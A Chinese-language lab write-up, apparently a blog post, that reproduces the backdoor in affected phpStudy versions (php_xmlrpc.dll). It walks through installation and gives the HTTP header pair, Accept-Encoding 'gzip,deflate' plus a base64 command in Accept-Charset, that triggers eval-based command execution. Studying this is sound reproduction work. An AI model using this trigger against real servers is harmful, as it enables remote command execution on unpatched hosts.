集成环境phpstudy后门利用复现

影响的·版本：phpStudy20161103版本：php5.4.45与php5.2.17


phpStudy20180211版本：php5.4.45与php5.2.17

这里我使用的是2018的版本，使用php5.4.45


下载好安装包后根据提示一路安装


在\phpstudy\PHPTutorial\php\php-5.4.45\ext\路径下找到php_xmlrpc.dll文件

查看，可见可利用eval函数来执行命令，存在后门



启动软件






然后访问localhost/index.php（任意php文件都可以），拦截发送请求的数据包，添加如下的请求头字段：

accept-Encoding注意逗号后面的空格要去掉

Accept-Charset为system('ipconfig')的base64编码

```
accept-Encoding:gzip,deflate
Accept-Charset:c3lzdGVtKCdpcGNvbmZpZycpOw==
```



可见。成功利用eval执行命令，出发后门。